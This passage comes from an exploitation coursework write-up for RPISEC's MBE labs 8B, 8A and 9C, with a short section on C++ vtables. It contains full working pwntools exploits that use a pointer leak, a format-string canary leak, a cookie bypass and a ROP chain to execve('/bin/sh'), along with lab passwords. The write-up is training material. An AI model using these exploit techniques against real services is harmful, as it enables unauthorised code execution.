
memcpy@plt (
    [sp + 0x0] = 0xb77b8040 → 0xb77b60e9 → <printVector+0> push ebp,
    [sp + 0x4] = 0xb820c098 → 0x82828282
)

[#0] Id 1, Name: "lab8B", stopped 0xb77b6426 in loadFave (), reason: BREAKPOINT
[#0] 0xb77b6426 → loadFave()
[#1] 0xb77b6561 → main()

gef> x/x 0xb77b8040
0xb77b8040 <v1>:          0xb77b60e9

```

MEANING we have EIP control.



```

gef> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x82828282 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0x82828282
$ebx : 0xb77b7fa8 → 0x00002eb0
$ecx : 0xb77838a4 → 0x00000000
$edx : 0xb77b8040 → 0x82828282
$esp : 0xbfef1bbc → 0xb77b654c → <main+200> jmp 0xb77b657f <main+251>
$ebp : 0xbfef1be8 → 0x00000000
$esi : 0x0
$edi : 0x0
$eip : 0x82828282
$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfef1bbc +0x0000: 0xb77b654c → <main+200> jmp 0xb77b657f <main+251> ← $esp
0xbfef1bc0 +0x0004: 0xb77b8040 → 0x82828282
0xbfef1bc4 +0x0008: 0xbfef1c84 → 0xbfef2fbf → "/levels/lab08/lab8B"
0xbfef1bc8 +0x000c: 0xbfef1c84 → 0xbfef2fbf → "/levels/lab08/lab8B"
0xbfef1bcc +0x0010: 0x00000001
0xbfef1bd0 +0x0014: 0xb77823c4 → 0xb77831e0 → 0x00000000
0xbfef1bd4 +0x0018: 0x33000016
0xbfef1bd8 +0x001c: 0xb77b8040 → 0x82828282

```

With all the pieces of the puzzle we now had everything we needed to gain code execution. Below is an example of running my exploit code.

```
root@kali:~/MBE-COURSEWORK/0x13 - Misc & Canaries Lab# python3 lab8B-password.py
[*] Connecting to 192.168.159.129 on port 22: Done
[*] lab8B@192.168.159.129:
  Distro      Ubuntu 14.04
  OS:         linux
  Arch:       i386
  Version:   3.16.0
  ASLR:      Enabled
[*] Starting remote process '/bin/sh' on 192.168.159.129: pid 3435
[*] Leaked pointer to v3 => 0xb75fd280
[*] Call to system at 0xb778e0c2
[*] Writing to vector v1
[*] Writing to vector v2
[*] Overwriting vector table entry
[*] Calling overwritten vector (v1)
[*] Switching to interactive mode
$ id
uid=1030(lab8B) gid=1031(lab8B) euid=1031(lab8A) groups=1032(lab8A),1001(gameuser),1031(lab8B)
$ cat /home/lab8A/.pass
Th@t_w@5_my_f@v0r1t3_ch@11
```

PoC code below:

```
1 # lab8A: Th@t_w@5_my_f@v0r1t3_ch@11
2
3 import sys
4 import struct
5
6 from pwn import *
7
8 def main():
9
10    session = ssh(host="192.168.159.129", user="lab8B", password="3v3ryth1ng_Is_@_F113")
11    sh = session.process("/bin/sh", env={"PS1":""})
12
13    sh.sendline("/levels/lab08/lab8B")
14    sh.read()
15
16    leak_addr = info_leak(sh)
17    log.info("Leaked pointer to v3 => 0x%08x" % leak_addr)
18
19    win_func = (leak_addr + (0x190e27 + 27)) / 2 # call system("/bin/sh")
20
21    log.info("Call to system at 0x%08x" % int(win_func*2))
22
23    for i in range(1,3):
24        log.info("Writing to vector v%d" % i)
25        sendget(sh, "1")                      # enterdata
26        sendget(sh, "%d" % i)                  # vector
27
28        sendget(sh, "B")
29        sendget(sh, "16705")
30        sendget(sh, "66")
31        sendget(sh, "%d" % win_func)          # EIP OVERWRITE
32        sendget(sh, "1094795585")
33        sendget(sh, "1094795585")
34        sendget(sh, "1094795585")
35        sendget(sh, "4702111234474983745")
36        sendget(sh, "4702111234474983745")
37
38        sendget(sh, "2") # call sumVector
39        for i in range(9):
40            sendget(sh, "4") # call sumVector
41
42        # overwrite v1 pointer
```

```

43 log.info("Overwriting vector table entry")
44 sendget(sh, "6")
45 sendget(sh, "3")
46 sendget(sh, "1")
47
48 # trigger call to v1
49 log.success("Calling overwritten vector (v1) ")
50 sendget(sh, "3")
51 sendget(sh, "1")
52
53 sh.interactive()
54
55 # info_leak: guess what it does?
56 def info_leak(sh):
57
58     sendget(sh, "3") # call <vectorSel>
59     leak = sendget(sh, "1", True)[:4][::-1] # call eax
60
61     leak = format_address(leak)
62
63     return leak
64
65 # format_address: format address string into proper integer form for struct
66 def format_address(str_buff):
67
68     try:
69         int_fmt = int("0x{:02x}{:02x}{:02x}{:02x}".format(
70             str_buff[0], str_buff[1],
71             str_buff[2], str_buff[3]),
72             16)
73     except:
74         print("[-] failed to format address")
75         exit(-1)
76
77     return int_fmt
78
79 # sendget: send bytes and retrieve bytes (less code if in function)
80 def sendget(sh, message, print_output=False):
81
82     sh.sendline(message)
83     if print_output == False:
84         sh.read()
85     else:
86         return sh.read()
87
88     return
89
90 main()

```

Lab 0x08A

Similar to other “final” challenges we needed to first craft a PoC exploit on the local machine then craft a fully weaponized exploit for the service running on port 8841.

Unlike the last challenge this was rather simple in fact within the first 5 minutes of interacting with the application I identified an information leakage vulnerability.

```
root@warzone:/levels/lab08$ ./lab08A

*****
{} Welcome to QUEND's Beta-Book-Browser {}
*****

==> reading is for everyone <==
[+] Enter Your Favorite Author's Last Name: %p-%p-%p-%p-%p-%p-%p-%p
0xbfbab020-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x7025-0xbfbab12c
What were you thinking, that isn't a good book.■
```


This can be seen within ghidra as well, in the **selectBook()** function.

```
void selectABook(void)

{
    int iVar1;
    int in_GS_OFFSET;
    char local_208 [512];
    int local_8;

    local_8 = *(int *) (in_GS_OFFSET + 0x14);
    __isoc99_scanf(&DAT_080bf7cb,local_208);
    printf(local_208);
    iVar1 = strcmp(local_208,"A");
    if (iVar1 == 0) {
        readA();
    }
    else {
        iVar1 = strcmp(local_208,"F");
```

As shown above I found I could call the **readA()** function by sending a single A character.




Eventually if we continued execution we would end up in the `findSomeWords()` function.

```
void findSomeWords(void)

{
    int in_GS_OFFSET;
    undefined local_20 [16];
    uint auStack16 [2];
    uint local_8;

    local_8 = *(uint *) (in_GS_OFFSET + 0x14);
    global_addr = &local_8;
    global_addr_check = auStack16;
    printf("\n..I like to read ^_^ <== ");
    read(0, local_20, 0x800);
    if ((*global_addr_check ^ *global_addr) != (*global_addr ^ 0deadbeef)) {
        puts("\n\nWoah There");
        /* WARNING: Subroutine does not return */
        exit(1);
    }
    if (local_8 != *(uint *) (in_GS_OFFSET + 0x14)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return;
}
```

Here you can immediately see the buffer overflow, I mean it's obvious... however aside from the default cookie check we can see that we're gonna need to bypass another custom cookie check. In the end this was simple to bypass since 0deadbeef is a hardcoded cookie.



Having identified both the buffer overflow and leak I had everything I needed to gain RCE. Shown below is my exploit code in action.

```
root@kali:~/MBE-COURSEWORK/0x13 - Misc & Canaries Lab/lab8A-password# python3 lab8A-password.py
[*] Banner received, continuing exploitation
[*] Leaked the canary => 0x77c1c900
[*] Leaked a stack address => 0xbfc4dc4c
[*] Calling readS() function
[*] Crafting cookie check bypass for both functions
[+] Sending evil buffer, enjoy ur sh3ll

wetw0rk> id
uid=1032(lab8end) gid=1033(lab8end) groups=1033(lab8end),1001(gameuser)

wetw0rk> cat /home/lab8end/.pass
H4x0r5_d0nt_N33d_m3t4pHYS1c5
```

Below is the PoC source code.

```
1 # lab8end: H4x0r5_d0nt_N33d_m3t4pHYS1c5
2
3 import sys
4 import struct
5
6 from pwn import *
7
8 def main():
9
10    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11    sock.connect(("192.168.159.129", 8841))
12    sock.settimeout(1)
13
14    if len(recvall(sock)) > 1:
15        print("[*] Banner received, continuing exploitation")
16    else:
17        print("[-] Banner grab failed exiting...")
18        exit(-1)
19
20    canary = leak_cookie(sock)
21    exploit(sock, canary)
22
23    while True:
24        try:
25            sock.send(input("wetw0rk> ").encode('latin-1') + b"\n")
26            print(recvall(sock).decode('latin-1'))
27        except:
28            print("[-] Exiting shell...")
29
30 # exploit: craft a buffer to bypass BOTH cookie checks and overwrite return address
31 def exploit(sockfd, canary):
32
33    ptr = leak_stack_ptr(sockfd)+0x460 # leak a stack address to get pointer to "/bin/sh"
34
35    print("[*] Calling readS() function")
36    sockfd.send(b"A\n")
37    recvall(sockfd)
38
39    offset2chk1 = b"B" * 16           # offset to overwritten cookie in custom canary
check function
40                                # xor      eax,0xdeadbeef
41                                # cmp      edx,eax
42                                # je       0x8049167 <findSomeWords+138>
43    eax = struct.pack('<I', 0xdeadbeef) # ^
44
45    offset2chk2 = b"B" * 4           # offset to cookie overwrite (second check)
46
47    cookie = struct.pack('<I', canary) # original leaked cookie
48
```

```

49 offset2retAddr = b"B" * 4           # offset to overwritten return address
50 retAddr = generate_rop_chain(ptr)   # rop nop into rop chain ;)
51 retAddr += b"/bin/sh\x00"
52
53 print("[*] Crafting cookie check bypass for both functions")
54 payload = offset2chk1 + eax + offset2chk2 + cookie + offset2retAddr + retAddr
55
56 print("[+] Sending evil buffer, enjoy ur sh3ll\n")
57 sockfd.send(payload)
58
59 # generate_rop_chain: make a call to execve("/bin/sh")
60 def generate_rop_chain(bin_sh_ptr):
61
62     rop_gadgets = [
63         0x080481b2, # ret [lab8A]
64         0x080481b2, # ret [lab8A]
65         0x080481b2, # ret [lab8A]
66         0x080481b2, # ret [lab8A]
67         # ECX = NULL
68         0x08049c73, # xor ecx, ecx ; pop ebx ; mov eax, ecx ; pop esi ; pop edi ; pop ebp ;
ret [lab8A]
69         0x41414141, # filler
70         0x41414141, # filler
71         0x41414141, # filler
72         0x41414141, # filler
73         # EDX = NULL, EBX = *ptr to "/bin/sh"
74         0x080938dd, # xor edx, edx ; pop ebx ; div esi ; pop esi ; pop edi ; pop ebp ; ret
[lab8A]
75         bin_sh_ptr, # pointer to "/bin/sh"
76         0x41414141, # filler
77         0x41414141, # filler
78         0x41414141, # filler
79         # EAX = syscall number
80         0x08096c12, # add eax, 0xb ; pop edi ; ret [lab8A]
81         0x41414141, # filler
82         0x0806f900, # int 0x80
83     ]
84
85     return b''.join(struct.pack('<I', _) for _ in rop_gadgets)
86
87 # leak_stack_ptr: exactly what you think it does ;)
88 def leak_stack_ptr(sockfd):
89
90     sockfd.send(b"%x\n")
91
92     stack_leak = recvall(sockfd)[:8]
93     addr = int((b"0x%b" % stack_leak), 16)
94
95     print("[*] Leaked a stack address => 0x%x" % addr)
96
97     return addr
98
99 # leak_cookie: leak the canary off the stack (on my system this was the 139th argument)
100 def leak_cookie(sockfd):
101
102     sockfd.send(b"%139$x\n")
103
104     stack_leak = recvall(sockfd)[:8]
105     cookie = int((b"0x%b" % stack_leak), 16)
106
107     print("[*] Leaked the canary => 0x%x" % cookie)
108
109     return cookie
110
111
112 # recvall: get all data from the servers response, not just newlines
113 def recvall(sockfd):
114
115     # i used the timeout to handle EOF from sockfd
116     data = b''

```

```
117     while True:
118         try:
119             data += sockfd.recv(4096)
120         except:
121             break
122
123     return data
124
125 main()
```

0x14 - C++ Concepts and Differences

Having completed the lab, the next section RPISEC gave us revolved around the differences from C to C++.

Standard Library

One of the immediate differences is the standard library. Below are a few examples.

```
1 #include <iostream>
2
3 int main()
4 {
5     char buffer[50];
6
7     // C: printf("Hello world!");
8     std::cout << "Hello world!" << std::endl;
9
10    // C: scanf("%s", buffer);
11    std::cin >> buffer;
12
13    std::cout << buffer << std::endl;
14 }
```

Sadly the use of C++ **std::string** removes a lot of potential memory corruptions introduced by C-style string. The standard library also makes for good obfuscation take the program above for example opened in ghidra.

```
undefined4 main(void)
{
    basic_ostream *this;
    char local_42 [50];
    undefined *local_10;

    local_10 = &stack0x00000004;
    this = operator<<<std--char_traits<char>>((basic_ostream *)&cout,"Hello world!");
    operator<<((basic_ostream<char,std--char_traits<char>> *)this,endl<char,std--char_traits<char>>);
    operator>>char,std--char_traits<char>>((basic_istream *)&cin,local_42);
    this = operator<<<std--char_traits<char>>((basic_ostream *)&cout,local_42);
    operator<<((basic_ostream<char,std--char_traits<char>> *)this,endl<char,std--char_traits<char>>);
    return 0;
}
```

Or as seen within IDA.

```
call  __ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc ; std::operator<<<std::char_trai...
add  esp, 10h
sub  esp, 8
mov  edx, ds:(__ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6__ptr - 4000h)[ebx]
push edx
push eax
call  __ZNSo13EPFRSoS_E ; std::ostream::operator<<(std::ostream & (*)(std::ostream &))
add  esp, 10h
sub  esp, 8
lea   eax, [ebp+var_3A]
push eax
mov  eax, ds:(__ZSt3cin_ptr - 4000h)[ebx]
push eax
call  __ZStrsIcSt11char_traitsIcEERSt13basic_istreamIT_T0_ES6_PS3_ ; std::operator>>char, std::i...
```

Classes

This is one of the biggest changes as C utilizes structs to group elements. In C++ classes are normally utilized.

```
1 #include <iostream>
2 #include <cstdio>
3
4 class Rect {
5     public:
6         Rect() : width(0), height(0) {}
7         int area() { return width*height; }
8         void set_vals(int w, int h);
9     private:
10        int width;
11        int height;
12 };
13
14 void Rect::set_vals(int w, int h)
15 {
16     this->width = w;
17     this->height = h;
18 }
19
20 int main()
21 {
22     Rect r;
23
24     printf("sizeof(r) = %d\n", sizeof(r));
25
26     int *vars = (int *)&r;
27
28     printf("width = %d, height = %d\n", vars[0], vars[1]);
29
30     r.set_vals(10, 24);
31     printf("setvals(10, 24);\n");
32     printf("width = %d, height = %d\n", vars[0], vars[1]);
33
34     return 0;
35 }
```

The **this** pointer is a pointer to the **calling** object. As shown in IDA, 10 is the first argument to the member function.

```
.text:0000124F          add    esp, 10h
.text:00001252          sub    esp, 4
.text:00001255          push   18h           ; int
.text:00001257          push   0Ah           ; int
.text:00001259          lea    eax, [ebp+var_14]
.text:0000125C          push   eax             ; this
.text:0000125D          call   _ZN4Rect8set_valsEii ; Rect::set_vals(int,int)
.text:00001262          add    esp, 10h
.text:00001265          sub    esp, 0Ch
.text:00001268          lea    eax, (aSetvals1024 - 4000h)[ebx] ; "setvals(10, 24);"
.text:0000126E          push   eax             ; s
.text:0000126F          call   _puts
```

Basic classes look a lot like structs.

```
root@kali:~/MBE-COURSEWORK/0x14 - C++ Concepts and Differences# ./class
sizeof(r) = 8
width = 0, height = 0
setvals(10, 24);
width = 10, height = 24
```

Class Layout


C++ class objects allow for inheritance as shown below, introducing non-standard complexity.

```
1 class Rect {
2     public:
3     Rect() : width(0), height(0) {}
4     int area() { return width*height; }
5     virtual void set_vals(int w, int h);
6     protected:
7     int width;
8     int height;
9 };
10
11 void Rect::set_vals(int w, int h)
12 {
13     this->width = w;
14     this->height = h;
15 }
16
17 class Square : public Rect {
18     public:
19     Square() : Rect() {}
20     void set_vals(int l) { width = height = l; }
21 };
```

Ordering of VTables and variables can change via compiler, system, etc. So, what is a VTable? A VTable is a Virtual (function|method) table. A pointer to an array of function pointers.

- Normally first 4 or 8 bytes of a class
- Pointers to virtual functions only

VTables list of most-derived functions to a class. The closest one going up the hierarchy (image taken from MBE lecture).




cpp_lec01

As an exercise we're instructed to find the vtable for each of the objects. This can be easily found in IDA by going to the **rodata** section of the binary. You can easily find this by highlighting the entry points.



Then simply hover over each section and it'll give you the respective name.



Exercise done...

VTables - Exploitation

Function pointers are memory too, we can overwrite them or modify the VTable itself.

cpp_lec02

When trying to exploit this challenge I was unable to do so, after talking with some of my friends who have completed MBE they informed me that this binary may not be exploitable (pre-compiled version). The reason being is that the object we were meant to overflow stayed above the overflow. Our assumption was that RPISec meant for the **Greeter** to be just below the buffer.

For this reason, I decided to skip this example and dive straight into the labs!

0x15 - C++ Concepts Lab

Just like the Heap Exploitation lab we only had two challenges **lab9C** and **lab9A**. To begin we can login using the credentials **lab9C:lab09start**.

Lab 0x09C

When starting this challenge, we were also given a README. In this README we are instructed to craft an exploit then launch against the service running on port 9943. With that I started debugging and reversing the application locally.

```
lab9c@warzone:/levels/lab09$ ./lab9C
+----- DSVector Test Menu -----
| 1. Append item
| 2. Read item
| 3. Quit
+-----+
Enter choice:
```

The Info Leak

When we give any strange indexes to the application within option 2, we end up seeing strange results such as -1078090824.

```
lab9c@warzone:/levels/lab09$ ./lab9C
+----- DSVector Test Menu -----
| 1. Append item
| 2. Read item
| 3. Quit
+-----+
Enter choice: 2
Choose an index: 54
DSVector[54] = -1078090824
```

Of course, at first glance this seems like an obvious information leak (and it is). However, if we convert this value to hex in say Python we get the number -0x40425c48. Which is completely invalid.

```
00010f1f 89 44 24 2c    MOV    dword ptr [ESP + local_424], EAX
00010f23 8b 44 24 2c    MOV    EAX,dword ptr [ESP + local_424]
00010f27 89 44 24 04    MOV    dword ptr [ESP + local_44c],EAX
00010f2b 8d 44 24 30    LEA    EAX=>local_420,[ESP + 0x30]
00010f2f 89 04 24        MOV    dword ptr [ESP]=>local_450,EAX
00010f32 e8 f3 01        CALL   DSVector<int>::get
00010f37 89 44 24 08    MOV    dword ptr [ESP + local_448], EAX
00010f3b 8b 44 24 2c    MOV    EAX,dword ptr [ESP + local_424]
00010f3f 89 44 24 04    MOV    dword ptr [ESP + local_44c],EAX
00010f43 8d 83 93        LEA    EAX,[EBX + 0xfffffe393]>s_DSVector[%d] = %d
00010f49 89 04 24        MOV    dword ptr [ESP]=>local_450,EAX=>s_DSVector
00010f4c e8 ff fb        CALL   printf
00010f50 ff ff          FF    FF

14    local_14 = *(int *)in_GS_OFFSET + 0x14;
15    DSVector(&local_420);
16    bVar1 = false;
17    setvbuf(stdout,(char *)0x0,2,0);
18    while (!bVar1) {
19        print_menu();
20        operator<<std::char_traits<char>>((basic_ostream *)&cout,"Enter choice: ");
21        iVar2 = get_unum();
22        if (iVar2 == 2) {
23            operator<<std::char_traits<char>>((basic_ostream *)&cout,"Choose an index: ");
24            iVar3 = get_unum();
25            iVar4 = get(local_420,uVar3);
26            printf("DSVector[%d] = %d\n",uVar3,uVar4);
27        }
28    }
```

Looking at this in ghidra didn't immediately stick out to me so I took a look at the disassembly within GDB.

```
gef> disassemble $_base()+0xf32,+10
Dump of assembler code from 0x80000f32 to 0x80000f3c:
0x80000f32 <main+291>:    call    0x8000112a <_ZN8DSVectorIiE3getEj>
0x80000f37 <main+296>:    mov     DWORD PTR [esp+0x8],eax
0x80000f3b <main+300>:    mov     eax,DWORD PTR [esp+0x2c]
End of assembler dump.
```

If we look at the function `get()` or `_ZN8DSVectorIiE3getEj` within ghidra, we can see that the `uVar1` is being returned.

```
undefined4 __thiscall get(DSVector<int> *this, uint param_1)

{
    undefined4 uVar1;
    int in_GS_OFFSET;

    if (param_1 < *(uint *)this) {
        uVar1 = *(undefined4 *)(this + param_1 * 4 + 8);
    }
    else {
        uVar1 = 0xffffffff;
    }
    if (*(int *)(in_GS_OFFSET + 0x14) != *(int *)(in_GS_OFFSET + 0x14)) {
        uVar1 = __stack_chk_fail_local();
    }
    return uVar1;
}
```

Looking at where this was assigned in memory I proceeded to set a breakpoint at `get()`+45 within GDB. Say we send the index 54 again, based on the assembly the following should be returned.

```
→ 0x80001157 <DSVector<int>::get(unsigned+0> mov    eax, DWORD PTR [eax+edx*4+0x8]
0x8000115b <DSVector<int>::get(unsigned+0> jmp    0x80001162 <_ZN8DSVectorIiE3getEj+56>
0x8000115d <DSVector<int>::get(unsigned+0> mov    eax, 0xffffffff
0x80001162 <DSVector<int>::get(unsigned+0> mov    ecx, DWORD PTR [ebp-0xc]
0x80001165 <DSVector<int>::get(unsigned+0> xor    ecx, DWORD PTR gs:0x14
0x8000116c <DSVector<int>::get(unsigned+0> je     0x80001173 <_ZN8DSVectorIiE3getEj+73>

[#0] Id 1, Name: "lab9C", stopped 0x80001157 in DSVector<int>::get(unsigned int) (), reason: BREAKPOINT
[#0] 0x80001157 → DSVector<int>::get(unsigned int)()
[#1] 0x80000f37 → main()

gef> x/x $eax+$edx*4+0x8
0xbffff3c0: 0xbffff428
```

However, if we continue -1073744856 is what ends up being returned. Could it be that something is added to this value or subtracted? To find out I just used python as shown below.

```
Python 2.7.18 (default, Apr 20 2020, 20:30:41)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> WHAT_SHOULD_RET = 0xbffff428
>>> WHAT_WE_GET_BCK = -1073744856
>>>
>>> hex(WHAT_SHOULD_RET-WHAT_WE_GET_BCK)
'0x1000000000'
>>>
>>> hex(WHAT_WE_GET_BCK+0x1000000000)
'0xbffff428'
```

Seems like adding 0x100000000 to the leaked number is all we need to get the expected number back. We can confirm this using other indexes.

We have a leak, but since it's a little more controlled than a "normal" leak we should be able to control what is leaked. For example, the stack cookie!

To do this I set a breakpoint just after we get the cookie from `gs:0x14`. As well as where the leak is obtained.

```
gef> disassemble _ZN8DSVectorIiE3getEj
Dump of assembler code for function _ZN8DSVectorIiE3getEj:
0x0000112a <+0>:    push   ebp
0x0000112b <+1>:    mov    ebp,esp
0x0000112d <+3>:    sub    esp,0x28
0x00001130 <+6>:    mov    eax,DWORD PTR [ebp+0x8]
0x00001133 <+9>:    mov    DWORD PTR [ebp-0x1c],eax
0x00001136 <+12>:   mov    eax,DWORD PTR [ebp+0xc]
0x00001139 <+15>:   mov    DWORD PTR [ebp-0x20],eax
0x0000113c <+18>:   mov    eax,gs:0x14
0x00001142 <+24>:   mov    DWORD PTR [ebp-0xc],eax
0x00001145 <+27>:   xor    eax,eax
0x00001147 <+29>:   mov    eax,DWORD PTR [ebp-0x1c]
0x0000114a <+32>:   mov    eax,DWORD PTR [eax]
0x0000114c <+34>:   cmp    eax,DWORD PTR [ebp-0x20]
0x0000114f <+37>:   jbe    0x115d <_ZN8DSVectorIiE3getEj+51>
0x00001151 <+39>:   mov    eax,DWORD PTR [ebp-0x1c]
0x00001154 <+42>:   mov    edx,DWORD PTR [ebp-0x20]
0x00001157 <+45>:   mov    eax,DWORD PTR [eax+edx*4+0x8]
0x0000115b <+49>:   jmp    0x1162 <_ZN8DSVectorIiE3getEj+56>
0x0000115d <+51>:   mov    eax,0xffffffff
